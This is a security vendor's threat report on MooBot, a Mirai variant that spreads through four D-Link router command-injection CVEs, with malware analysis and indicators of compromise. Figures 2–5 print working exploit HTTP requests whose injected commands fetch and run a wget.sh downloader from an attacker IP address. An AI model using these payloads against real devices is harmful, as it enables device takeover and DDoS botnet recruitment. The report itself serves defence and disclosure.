Mirai Variant MooBot Targeting D-Link Devices

By Chao Lei, Zhibin Zhang, Cecilia Hu, Aveek Das

Published: 2022-09-06 · Archived: 2026-04-06 01:00:56 UTC

Executive Summary

In early August, Unit 42 researchers discovered attacks leveraging several vulnerabilities in devices made by D-Link, a company that specializes in network and connectivity products. The vulnerabilities exploited include:

- CVE-2015-2051: D-Link HNAP SOAPAction Header Command Execution Vulnerability
- CVE-2018-6530: D-Link SOAP Interface Remote Code Execution Vulnerability
- CVE-2022-26258: D-Link Remote Command Execution Vulnerability
- CVE-2022-28958: D-Link Remote Command Execution Vulnerability

If the devices are compromised, they will be fully controlled by attackers, who could utilize those devices to conduct further attacks such as distributed denial-of-service (DDoS) attacks. The exploit attempts captured by Unit 42 researchers leverage the aforementioned vulnerabilities to spread MooBot, a Mirai variant, which targets exposed networking devices running Linux.

While D-Link has published security bulletins regarding all the vulnerabilities mentioned here, some users may be running unpatched or older versions or devices. Unit 42 strongly recommends applying upgrades and patches where possible.

Palo Alto Networks Next-Generation Firewall customers receive protections through cloud-delivered security services such as IoT Security, Advanced Threat Prevention, WildFire and Advanced URL Filtering, which can detect and block the exploit traffic and malware.

Campaign Overview

The whole attack process is shown in Figure 1.



Figure 1. Campaign overview.

Exploited Vulnerabilities

Four known vulnerabilities were exploited in this attack. Upon successful exploitation, the wget utility executes to download MooBot samples from the malware infrastructure and then executes the downloaded binaries. Vulnerability-related information is shown in Table 1.

ID	Vulnerability	Description	Severity
1	CVE-2015-2051	D-Link HNAP SOAPAction Header Command Execution Vulnerability	CVSS Version 2.0: 10.0 High
2	CVE-2018-6530	D-Link SOAP Interface Remote Code Execution Vulnerability	CVSS Version 3.0: 9.8 Critical
3	CVE-2022-26258	D-Link Remote Command Execution Vulnerability	CVSS Version 3.0: 9.8 Critical
4	CVE-2022-28958	D-Link Remote Command Execution Vulnerability	CVSS Version 3.0: 9.8 Critical

Table 1. List of exploited vulnerabilities.

D-Link Exploit Payloads

The attacker utilizes four D-Link vulnerabilities that could lead to remote code execution and download a MooBot downloader from host 159.203.15[.]179.

1. CVE-2015-2051: D-Link HNAP SOAPAction Header Command Execution Vulnerability

```
POST /HNAP1/ HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
SOAPAction: "http:[redacted]`cd && cd tmp && export PATH=$PATH:. && cd /
tmp;wget http://159.203.15.179/wget.sh;chmod 777 wget.sh;sh wget.sh dlink;rm -rf wget.sh`"
Content-Length: 0
```

Figure 2. CVE-2015-2051 exploit payload.

The exploit targeting the older D-Link routers takes advantage of vulnerabilities in the HNAP SOAP interface. An attacker can perform code execution through a blind OS command injection.

2. CVE-2018-6530: D-Link SOAP Interface Remote Code Execution Vulnerability

```
POST /soap.cgi?service=whatever-control;wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh
dlink;whatever-invalid-shell HTTP/1.1
Host:
User-Agent: Mozila/5.0
Origin: http://
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 3. CVE-2018-6530 exploit payload.

The exploit works due to the older D-Link router's unsanitized use of the “service” parameters in requests made to the SOAP interface. The vulnerability can be exploited to allow unauthenticated remote code execution.

3. CVE-2022-26258: D-Link Remote Code Execution Vulnerability

```
POST /get_set.ccp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 834
Origin: http://
Connection: close
Referer: http://
Cookie: hasLogin=1

ccp_act=set&old_ip=&old_mask=255.255.255.0&new_ip=&new_mask=255.255.255.0&nextPage=l
an.asp&lanHostCfg_IPAddress_1.1.1.0=1&lanHostCfg_SubnetMask_1.1.1.0=255.255.255.0&lanHostCfg_Dom
ainName_1.1.1.0=&lanHostCfg_DNSRelay_1.1.1.0=1&lanHostCfg_DHCPServerEnable_1.1.1.0=1&lanHostCfg_MinAddress
_1.1.1.0=1&lanHostCfg_MaxAddress_1.1.1.0=&lanHostCfg_DHCPLeaseTime_1.1.1.0=1440&l
anHostCfg_DeviceName_1.1.1.0=
wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh dlink
&lanHostCfg_AlwaysBroadcast_1.1.1.0
```

Figure 4. CVE-2022-26258 exploit payload.

The exploit targets a command injection vulnerability in the

/lan.asp

component. The component does not successfully sanitize the value of the HTTP parameter

DeviceName

, which in turn can lead to arbitrary command execution.

4. CVE-2022-28958: D-Link Remote Code Execution Vulnerability

```
POST /getcfg.php HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Origin: http://[redacted]
Connection: close
Upgrade-Insecure-Requests: 1

action=sethostname&value=& wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh dlink &
AUTHORIZED_GROUP=1
```

Figure 5. CVE-2022-28958 exploit payload.

The exploit targets a remote command execution vulnerability in the

/shareport.php

component. The component does not successfully sanitize the value of the HTTP parameter

value

, which can lead to arbitrary command execution.

Malware Analysis

All the artifacts related to this attack are shown in the following table:

File Name	SHA256	Description
rt	B7EE57A42C6A4545AC6D6C29E1075FA1628E1D09B8C1572C848A70112D4C90A1	A script downloader. It downloads MooBot onto the compromised system and renames the binary files to Realtek.
wget[.]sh	46BB6E2F80B6CB96FF7D0F78B3BDBC496B69EB7F22CE15EFCAA275F07CFAE075	The script downloader. It downloads MooBot onto the compromised system, and renames the

		binary files to Android.
arc	36DCAF547C212B6228CA5A45A3F3A778271FBAF8E198EDE305D801BC98893D5A	MooBot executable file.
arm	88B858B1411992509B0F2997877402D8BD9E378E4E21EFE024D61E25B29DAA08	MooBot executable file.
arm5	D7564C7E6F606EC3A04BE3AC63FDEF2FDE49D3014776C1FB527C3B2E3086EBAB	MooBot executable file.
arm6	72153E51EA461452263DBB8F658BDDC8FB82902E538C2F7146C8666192893258	MooBot executable file.
arm7	7123B2DE979D85615C35FCA99FA40E0B5FBCA25F2C7654B083808653C9E4D616	MooBot executable file.
i586	CC3E92C52BBCF56CCFFB6F6E2942A676B3103F74397C46A21697B7D9C0448BE6	MooBot executable file.
i686	188BCE5483A9BDC618E0EE9F3C961FF5356009572738AB703057857E8477A36B	MooBot executable file.
mips	4567979788B37FBED6EEDA02B3C15FAFE3E0A226EE541D7A0027C31FF05578E2	MooBot executable file.
mipsel	06FC99956BD2AFCEEBBCD157C71908F8CE9DDC81A830CBE86A2A3F4FF79DA5F4	MooBot executable file.
sh4	4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871	MooBot executable file.
x86_64	4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871	MooBot executable file.

Table 2. Attack-related artifacts.

Unit 42 researchers conducted analysis on the downloaded malware sample. Based on its behavior and patterns, we believe that the malware samples that were hosted on 159.203.15[.]179 relate to a variant of the Mirai botnet called MooBot.

```
0804F740
0804F740
0804F740
0804F740                    RandomStrGen_804F740 proc near
0804F740
0804F740                    var_44= dword ptr -44h
0804F740                    seed= byte ptr -31h
0804F740                    anonymous_0= byte ptr -11h
0804F740                    arg_0= dword ptr  4
0804F740                    arg_4= dword ptr  8
0804F740
0804F740 55                 push    ebp
0804F741 B9 08 00 00 00     mov     ecx, 8
0804F746 57                 push    edi
0804F747 56                 push    esi
0804F748 BE 8C 5D 05 08     mov     esi, offset Seed ; "w5q6he3dbrsgmclkiu4to18npavj702f"
0804F74D 53                 push    ebx
0804F74E 83 EC 34           sub     esp, 34h
0804F751 8D 7C 24 13        lea     edi, [esp+44h+seed]
0804F755 8B 6C 24 4C        mov     ebp, [esp+44h+arg_4]
0804F759 FC                 cld
0804F75A 8B 5C 24 48        mov     ebx, [esp+44h+arg_0]
0804F75E F3 A5              rep movsd
0804F760 85 ED              test    ebp, ebp
0804F762 0F B6 05 AC 5D 05+movzx   eax, byte ptr ds:Seed+20h ; ""
0804F769 88 07              mov     [edi], al
0804F76B 0F 8E DB 00 00 00 jle     loc_804F84C
```

Figure 6. MooBot random string generator.

The most obvious feature of MooBot is the executable file containing the string w5q6he3dbrsgmclkiu4to18npavj702f, which will be used to generate random alphanumeric strings.

Upon execution, the binary file prints get haxored! to the console, spawns processes with random names and wipes out the executable file.

```
   1 root      20   0  160M 10436  7800 S  0.0  0.5  0:05.00 /sbin/init splash
2161 kali      20   0   224    20     0 S  0.0  0.0  0:00.02 ├─ q8624162sjl2d8rifqpoubni
2163 kali      20   0   228    20     0 S  0.0  0.0  0:00.75 │  └─ q8624162sjl2d8rifqpoubni
```

Figure 7. MooBot creates processes.

As a variant, MooBot inherits Mirai's most significant feature – a data section with embedded default login credentials and botnet configuration – but instead of using Mirai's encryption key, 0xDEADBEEF, MooBot encrypts its data with 0x22.



Figure 8. MooBot configuration decode function.

After decoding its C2 server vpn.komaru[.]today from configuration, MooBot will send out a message to inform the C2 server that a new MooBot is online. The message starts with the hardcoded magic value 0x336699.

At the time of our analysis, the C2 server was offline. According to the code analysis, MooBot will also send heartbeat messages to the C2 server and parse commands from C2 to start a DDoS attack on a specific IP address and port number.

Conclusion

The vulnerabilities mentioned above have low attack complexity but critical security impact that can lead to remote code execution. Once the attacker gains control in this manner, they could take advantage by including the newly compromised devices into their botnet to conduct further attacks such as DDoS.

Therefore, we strongly recommend applying patches and upgrades when possible.

Palo Alto Networks customers receive protections from the vulnerability and malware through the following products and services:

- Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with Best Practices via Threat Prevention signatures 38600, 92960, 92959 and 92533.
- WildFire can stop the malware with static signature detections.
- The Palo Alto Networks IoT security platform can leverage network traffic information to identify the vendor, model and firmware version of a device and identify specific devices that are vulnerable to the aforementioned CVEs.
- Advanced URL Filtering and DNS Security are able to block the C2 domain and malware hosting URLs.
- In addition, IoT Security has an inbuilt machine learning-based anomaly detection that can alert the customer if a device exhibits non-typical behavior, such as a sudden appearance of traffic from a new source, an unusually high number of connections or an inexplicable surge of certain attributes typically appearing in IoT application payloads.

Indicators of Compromise

Infrastructure

MooBot C2

vpn.komaru[.]today

Malware Host

http://159.203.15[.]179/wget.sh
http://159.203.15[.]179/wget.sh3
http://159.203.15[.]179/mips
http://159.203.15[.]179/mipsel
http://159.203.15[.]179/arm
http://159.203.15[.]179/arm5
http://159.203.15[.]179/arm6
http://159.203.15[.]179/arm7
http://159.203.15[.]179/sh4
http://159.203.15[.]179/arc
http://159.203.15[.]179/sparc
http://159.203.15[.]179/x86_64
http://159.203.15[.]179/i686
http://159.203.15[.]179/i586

Artifacts

Shell Script Downloader

Filename	SHA256
rt	B7EE57A42C6A4545AC6D6C29E1075FA1628E1D09B8C1572C848A70112D4C90A1
wget[.]sh	46BB6E2F80B6CB96FF7D0F78B3BDBC496B69EB7F22CE15EFCAA275F07CFAE075

Table 3. Shell script downloader.

MooBot Sample

Filename	SHA256
arc	36DCAF547C212B6228CA5A45A3F3A778271FBAF8E198EDE305D801BC98893D5A
arm	88B858B1411992509B0F2997877402D8BD9E378E4E21EFE024D61E25B29DAA08
arm5	D7564C7E6F606EC3A04BE3AC63FDEF2FDE49D3014776C1FB527C3B2E3086EBAB
arm6	72153E51EA461452263DBB8F658BDDC8FB82902E538C2F7146C8666192893258
arm7	7123B2DE979D85615C35FCA99FA40E0B5FBCA25F2C7654B083808653C9E4D616
i586	CC3E92C52BBCF56CCFFB6F6E2942A676B3103F74397C46A21697B7D9C0448BE6
i686	188BCE5483A9BDC618E0EE9F3C961FF5356009572738AB703057857E8477A36B
mips	4567979788B37FBED6EEDA02B3C15FAFE3E0A226EE541D7A0027C31FF05578E2

mipsel	06FC99956BD2AFCEEBBCD157C71908F8CE9DDC81A830CBE86A2A3F4FF79DA5F4
sh4	4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871
x86_64	3B12ABA8C92A15EF2A917F7C03A5216342E7D2626B025523C62308FC799B0737

Table 4. MooBot samples.

Source: https://unit42.paloaltonetworks.com/moobot-d-link-devices/